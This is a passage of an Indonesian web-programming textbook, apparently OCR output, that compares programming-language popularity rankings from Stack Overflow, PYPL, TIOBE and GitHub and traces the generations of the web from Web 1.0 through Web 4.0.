
Django, Node.js, dan Flask; ASP.NET Core pada 2016; dan, pada November 2025, PHP 8.5 serta .NET 10.

Garis putus-putus yang memisahkan klien dari peladen itu adalah perbedaan Subbab 1.11 yang digambar sebagai garis melintasi tiga setengah dasawarsa.

1.14.4 Bahasa mana yang sebaiknya dipelajari?


Survei popularitas bahasa terbit setiap tahun, dan pelajaran jujurnya terletak pada ketidaksepakatan di antara survei-survei itu, bukan pada salah satunya.

Gambar 1.16 adalah Survei Pengembang Stack Overflow 2025, yang menanyai 31.771 pengembang bahasa apa saja yang mereka pakai setahun terakhir [22]: JavaScript 66,0 persen, HTML/CSS 61,9, SQL 58,6, Python 57,9, Java 29,4, PHP 18,9. Persentasenya berjumlah jauh di atas 100 karena pengembang memakai beberapa bahasa.




Gambar 1.16 Bahasa yang dipakai responden Survei Pengembang Stack Overflow 2025, lima belas teratas. Bahasa-bahasa buku ini berwarna hijau toska.

Gambar 1.17 adalah **PYPL**, yang menghitung pencarian tutorial bahasa di Google sehingga mengukur orang yang sedang *belajar* [23]. Pada September 2026 Python memegang 52,1 persen pencarian itu, Java 13,3, dan C/C++ 8,0; pangsa Python naik lebih dari dua puluh poin dalam setahun.




Gambar 1.17 Indeks PYPL September 2026, disusun dari pencarian tutorial bahasa di Google. Indeks ini mengukur siapa yang sedang mempelajari suatu bahasa, bukan siapa yang memakainya.

Gambar 1.18 adalah **TIOBE**, yang menghitung insinyur, kursus, dan vendor sebagaimana terlihat oleh mesin pencari [23], dan pada September 2026 menempatkan Python di urutan pertama (17,76), lalu C, C++, dan Java; **Gambar 1.19**, dari laporan Octoverse 2025 milik GitHub, menghitung orang yang benar-benar menyumbang kode di GitHub setiap bulan, dan di sana **TypeScript** untuk pertama kalinya menjadi bahasa yang paling banyak dipakai pada Agustus 2025, tipis di depan Python dan JavaScript [24].



Gambar 1.18 Indeks TIOBE September 2026. TIOBE secara tegas tidak mengklaim memeringkat bahasa menurut mutu atau banyaknya baris kode yang ditulis.



Sumber: GitHub Octoverse 2025. Jumlah kontributor bulanan Agustus 2025 ditampilkan bila diterbitkan GitHub.

Gambar 1.19 Lima bahasa terbesar di GitHub pada 2025 menurut kontributor bulanan, beserta pertumbuhan masing-masing dibandingkan 2024. TypeScript mencapai urutan pertama pada Agustus 2025.

Gambar 1.20 menaruh keempat peringkat itu berdampingan, sehingga ketidaksepakatannya tampak sekilas. Python berada di urutan pertama atau kedua pada tiga di antaranya dan keempat pada yang keempat; JavaScript pertama di kalangan pengembang yang bekerja dan keenam di TIOBE; TypeScript pertama di GitHub dan tidak masuk dua puluh besar TIOBE; PHP berkisar dari urutan ketujuh sampai keempat belas.


Empat peringkat, empat urutan (peringkat tiap bahasa)

	Stack Overflow 2025	PYPL Sep 2026	TIOBE Sep 2026	GitHub 2025
Python	4	1	1	2
JavaScript	1	5	6	3
TypeScript	6	12		1
Java	7	2	4	4
C#	8	9	5	5
C++	9	3	3	
C	11	3	2	
PHP	12	7	14	
SQL	3		8	
Go	13	19	12	
Rust	14	8	10	

Kosong: tidak diterbitkan sumber itu. C dan C++ berbagi satu peringkat di PYPL.

Gambar 1.20 Peringkat sebelas bahasa dalam empat pemeringkatan tahun 2025 dan 2026. Sel yang lebih gelap berarti peringkat lebih tinggi; sel kosong berarti sumbernya tidak menerbitkan peringkat itu.

Terakhir, **Gambar 1.21** menata bahasa bukan menurut volume melainkan menurut **tahap adopsi**: inovator, pengadopsi awal, jurang, mayoritas awal, mayoritas akhir. Ketika InfoQ menggambarnya pada 2019 [25], PHP, Ruby, dan JavaScript berada di mayoritas akhir — yang tidak berarti sekarat; artinya *ada di mana-mana, membosankan, dan aman untuk merekrut orangnya* — dan TypeScript sedang menyeberang ke mayoritas awal, sesuatu yang kemudian dikonfirmasi oleh angka GitHub 2025.




Gambar 1.21 Bahasa pemrograman menurut tahap adopsi, sebagaimana ditempatkan InfoQ pada 2019. "Mayoritas akhir" adalah tempat sebuah bahasa berada setelah ia menang.

> **WAWASAN KUNCI.** Empat peringkat, empat jawaban berbeda. Peringkat mengukur apa pun yang mereka pilih untuk dihitung. Pelajari bahasa yang diperlukan proyek Anda, dan pelajari bahasa kedua yang tidak mirip dengan yang pertama; bahasa kedua mengajarkan apa yang sebenarnya hanya kebetulan pada bahasa pertama. Itulah sebabnya setiap contoh dalam buku ini hadir dalam PHP, Java, dan Python.

1.15 Generasi-Generasi Web

Orang memberi label era-era web dengan nomor versi. Tidak ada yang merilisnya dan batas-batasnya adalah perdebatan, bukan tanggal, tetapi setiap nomor menamai perubahan nyata dalam *siapa yang membuat isinya*.


Ringkasan terpendeknya adalah **Gambar 1.22**: Web 1.0 dapat Anda **baca**; Web 2.0 juga dapat Anda **tulis**; Web 3.0 menambahkan **eksekusi**; Web 4.0 menambahkan **kecerdasan**.



Gambar 1.22 Generasi-generasi dalam satu kata masing-masing: setiap generasi menambah satu kemampuan — baca, lalu tulis, lalu jalankan, lalu cerdas.

1.15.1 Web 1.0: membaca


Gambar 1.23 adalah bentuknya. Pemilik situs membuat situs; pengunjung mengunjunginya; satu-satunya jalan balik adalah formulir "Hubungi kami". Isi mengalir satu arah.



Gambar 1.23 Web 1.0, "berpusat pada saya dan situs saya": pemilik menerbitkan, pengunjung membaca, dan satu-satunya jalan balik adalah formulir kontak.

1.15.2 Web 2.0: menulis

Gambar 1.24 adalah gagasan yang sama dengan panah-panah yang dibalik dan dilipatgandakan: "Anda" di tengah, dan blog, foto, komentar, video, berita, acara, grup, serta teman semuanya menunjuk ke dua arah [26].




Gambar 1.24 Web 2.0, "jejaring sosial": pengunjung di tengah dan setiap panah berjalan dua arah.

Sosiolog George Ritzer, bersama Nathan Jurgenson, merumuskan definisinya lebih baik daripada para teknolog [27]. Ciri Web 2.0 adalah bahwa materi di dalamnya dihasilkan oleh **pengguna**, bukan oleh pembuat sistemnya; orang-orang yang beraktivitas di dalamnya dapat disebut **prosumen**, karena mereka sekaligus memproduksi apa yang mereka konsumsi — sebuah unggahan Facebook, suntingan Wikipedia, ulasan di bawah sebuah produk.

Gambar 1.25 menggambar kedua sistem kerja itu bertumpuk. Di bagian atas seorang *webmaster* mengisi situs dan para penjelajah mengonsumsinya. Di bagian bawah para pembaca sudah

menjadi **kontributor**, RSS membawa isi keluar secara otomatis, dan jejaring sosial daring berdiri di samping situs itu sendiri. **Gambar 1.26** memberi angka pada perubahan itu: pada 1996, 250.000 situs dan 45 juta pengguna, "web yang sebagian besar hanya-baca"; pada 2006, 80 juta situs dan lebih dari semiliar pengguna, "web baca–tulis yang liar"; dan pada 2025–26 sekitar 1,49 miliar situs, menurut hitungan Netcraft pada Juli 2026, serta sekitar 6 miliar orang daring, tiga perempat umat manusia, menurut perkiraan ITU untuk 2025 [17], [28]. Di Indonesia, Asosiasi Penyelenggara Jasa Internet Indonesia (APJII) menghitung 235,3 juta pengguna pada 2026, 81,7 persen penduduk [29].



Gambar 1.25 Sistem kerja dibandingkan: Web 1.0 di atas, Web 2.0 di bawah, dengan tambahan pembaca yang ikut menyumbang, RSS, dan jejaring sosial.

Gambar 1.26 1996, 2006, dan hari ini: situs dan orang daring, dengan konten terbitan mengalir ke bawah dan konten buatan pengguna mengalir ke atas.

Tabel 1.19 merangkum perbandingannya butir demi butir; perhatikan bahwa 15 GB milik Gmail kira-kira tujuh ribu lima ratus kali 2 MB milik Yahoo Mail.


Tabel 1.19 Web 1.0 dan Web 2.0 dikontraskan, baris demi baris.

Web 1.0	Web 2.0
Tentang perusahaan; gelembung dot-com, 1990-an	Tentang komunitas: MySpace, Facebook
Tentang halaman beranda	Tentang *blogging*
Tentang kabel	Tentang nirkabel
Tentang Netscape	Tentang Google
Dial-up, melalui saluran telepon	Pita lebar
Yahoo Mail, 1998: 2 MB	Gmail: 15 GB, pesan 50 MB, lampiran 25 MB

1.15.3 Web 3.0 dan Semantic Web

Web 3.0 adalah gagasan bahwa mesin seharusnya memahami apa *arti* halaman, bukan sekadar bagaimana tata letaknya — **Semantic Web**, dalam istilah Berners-Lee. Teknologinya adalah RDF, RDFS, OWL, dan SPARQL, dan dalam praktik sehari-hari, kosakata `schema.org` yang akan Anda temui di Bab 6.

Gambar 1.27 menggambar ketiga generasi sebagai aliran. Di Web 1.0 produsen membuat dokumen dan konsumen membacanya. Di Web 2.0 setiap orang adalah konsumen sekaligus produsen dan dokumen berpindah di antara mereka. Di Semantic Web ada mesin tambahan — digambar sebagai roda gigi — yang membaca dokumen-dokumen itu sendiri dan menarik hubungan yang tidak pernah dinyatakan siapa pun.



Gambar 1.27 Web 1.0, Web 2.0, dan Semantic Web sebagai aliran dokumen di antara produsen, konsumen, dan, pada Semantic Web, mesin yang membaca dokumen itu sendiri.

Tabel 1.20 merangkum ketiganya sebagai *Crawl, Walk, Run* (merangkak, berjalan, berlari): hanya-baca menjadi baca–tulis menjadi personal; halaman beranda menjadi blog dan wiki menjadi *lifestream*; Britannica Online menjadi Wikipedia menjadi Semantic Web.

Tabel 1.20 Web 1.0, 2.0, dan 3.0 diringkas: merangkak, berjalan, berlari.

	Web 1.0: merangkak	Web 2.0: berjalan	Web 3.0: berlari
Akses	Nyaris hanya-baca	Baca–tulis besar-besaran	Portabel dan personal
Fokus	Perusahaan	Komunitas	Individu
Bentuk khas	Halaman beranda	Blog dan wiki	*Lifestream*
Konten	Memiliki	Berbagi	Menghimpun
Interaksi	Formulir web	Aplikasi web	Aplikasi cerdas
Cara menemukan	Direktori	*Tagging*	Perilaku pengguna
Diukur dengan	Jumlah tampilan halaman	Biaya per klik	Keterlibatan pengguna
Iklan	Spanduk	Interaktif	Berbasis perilaku
Karya rujukan	Britannica Online	Wikipedia	Semantic Web
Teknologi	HTML, portal	XML, RSS	RDF, RDFS, OWL


Tabel 1.21 mengikuti satu pembelian — penemuan, penilaian, pembelian, pembayaran. Di Web 1.0 satu toko mengerjakan keempatnya; di Web 2.0 setiap langkah punya spesialisnya; di Web 3.0 versi gambaran ini alat-alatnya menjadi personal dan bergerak. Nama-nama Web 2.0 di dalamnya adalah nama sekitar 2008; beberapa layanan itu kini sudah tidak ada, dan itu sendiri merupakan pelajaran tentang web.

Tabel 1.21 Satu transaksi melintasi generasi: satu situs mengerjakan semuanya, lalu muncul para spesialis, lalu alat-alatnya menjadi personal.

Langkah	Web 1.0	Web 2.0	Web 3.0
Penemuan	Katalog toko itu sendiri	Layanan rekomendasi dan radio, umpan RSS, wiki belanja	Dunia virtual, pencarian personal, platform gim
Penilaian	Halaman toko itu sendiri	Ulasan orang banyak, katalog sosial, tanya-jawab komunitas	Pengumpul ulasan, skor reputasi
Pembelian	Kasir toko itu sendiri	*Marketplace* dan toko di dalam situs sosial	Agen pembanding di ponsel
Pembayaran	Formulir kartu toko itu	Dompet daring seperti PayPal dan Google Checkout	Pembayaran nirsentuh dan seluler

1.15.4 Web 4.0, dan segala sesudahnya


Gambar 1.28 adalah diagram urutan yang paling terkenal, dari Radar Networks dan Nova Spivack [30], dengan konektivitas sosial di sumbu bawah dan konektivitas informasi di sumbu tegak: Era PC 1980–1990 dengan surel, FTP, dan USENET; Web 1.0, 1990–2000, dengan HTTP, HTML, dan Java; Web 2.0, 2000–2010, dengan blog, wiki, dan jejaring sosial; Web 3.0, 2010–2020, dengan 